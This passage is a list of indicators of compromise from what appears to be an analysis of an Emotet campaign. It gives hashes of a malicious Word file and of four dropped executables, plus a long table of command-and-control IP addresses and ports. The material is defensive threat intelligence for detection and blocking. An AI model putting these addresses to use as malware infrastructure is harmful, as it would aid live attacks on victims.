| e4f06c03f11cef25f506ea965337dc80af40d1ef95e8a4ab960d0e2810465ff5 | archivo_2020.doc |
|--|------------------|

### Ficheros dropeados maliciosos:

|                                  |                |
|----------------------------------|----------------|
| 6ec0a030d55de2fe1b75126f0f65e5c0 | 8i449cW.exe    |
| adcf7a7aa104d608331ce2f72c733b47 | iNZFe.exe      |
| d02dd7873d4bbe7465e747b17bb3505c | nvU.exe        |
| 806ba160ea7d2126123cbfd5bfabdbb7 | u47D2mVFE5.exe |

### Direcciones IP contactadas:

|                   |                     |                   |                   |
|-------------------|---------------------|-------------------|-------------------|
| 50.121.220.50:80  | 114.109.179.60:80   | 45.161.242.102:80 | 50.28.51.143:8080 |
| 51.75.33.122:80   | 58.171.153.81:80    | 77.238.212.227:80 | 24.135.1.177:80   |
| 54.37.42.48:8080  | 174.100.27.229:80   | 177.72.13.80:80   | 177.73.0.98:443   |
| 91.121.54.71:8080 | 104.131.103.37:8080 | 65.36.62.20:80    | 188.2.217.94:80   |
| 45.16.226.117:443 | 68.183.190.199:8080 | 190.2.31.172:80   | 170.81.48.2:80    |

|                      |                     |                     |                      |
|----------------------|---------------------|---------------------|----------------------|
| 68.69.155.181:80     | 181.30.61.163:443   | 212.71.237.140:8080 | 186.103.141.250:443  |
| 213.60.96.117:80     | 184.66.18.83:80     | 64.201.88.132:80    | 188.135.15.49:80     |
| 77.55.211.77:8080    | 87.106.46.107:8080  | 91.219.169.180:80   | 185.94.252.27:443    |
| 152.169.22.67:80     | 82.76.111.249:443   | 212.174.55.22:443   | 72.47.248.48:7080    |
| 110.142.219.51:80    | 192.241.146.84:8080 | 95.9.180.128:80     | 177.74.228.34:80     |
| 2.47.112.152:80      | 73.213.208.163:80   | 72.135.200.124:80   | 216.10.40.16:80      |
| 206.15.68.237:443    | 104.131.41.185:8080 | 178.250.54.208:8080 | 103.106.236.83:8080  |
| 217.13.106.14:8080   | 181.129.96.162:8080 | 187.162.248.237:80  | 217.199.160.224:7080 |
| 191.99.160.58:80     | 82.196.15.205:8080  | 178.79.163.131:8080 | 190.190.148.27:8080  |
| 189.131.57.131:80    | 186.70.127.199:8090 | 77.90.136.129:8080  | 12.162.84.2:8080     |
| 213.197.182.158:8080 | 68.183.170.114:8080 | 70.32.84.74:8080    | 85.109.159.61:443    |
| 94.176.234.118:443   | 111.67.12.221:8080  | 98.13.75.196:80     | 85.105.140.135:443   |
| 61.92.159.208:8080   | 172.104.169.32:8080 | 190.6.193.152:8080  | 204.225.249.100:7080 |
| 190.128.173.10:80    | 219.92.13.25:80     | 192.241.143.52:8080 | 67.247.242.247:80    |
| 219.92.8.17:8080     | 45.33.77.42:8080    | 83.169.21.32:7080   | 191.182.6.118:80     |
| 190.115.18.139:8080  | 185.94.252.12:80    | 138.97.60.141:7080  | 189.2.177.210:443    |
| 190.147.137.153:443  | 46.28.111.142:7080  | 137.74.106.111:7080 | 178.148.55.236:8080  |
| 5.196.35.138:7080    | 51.255.165.160:8080 | 209.236.123.42:8080 | 72.167.223.217:8080  |
| 190.163.31.26:80     | 45.173.88.33:80     | 199.203.62.165:80   | 71.197.211.156:80    |
| 70.32.115.157:8080   | 190.24.243.186:80   | 51.159.23.217:443   | 190.195.129.227:8090 |

---

Source: <https://www.securityartwork.es/2021/06/16/analisis-campana-emotet/>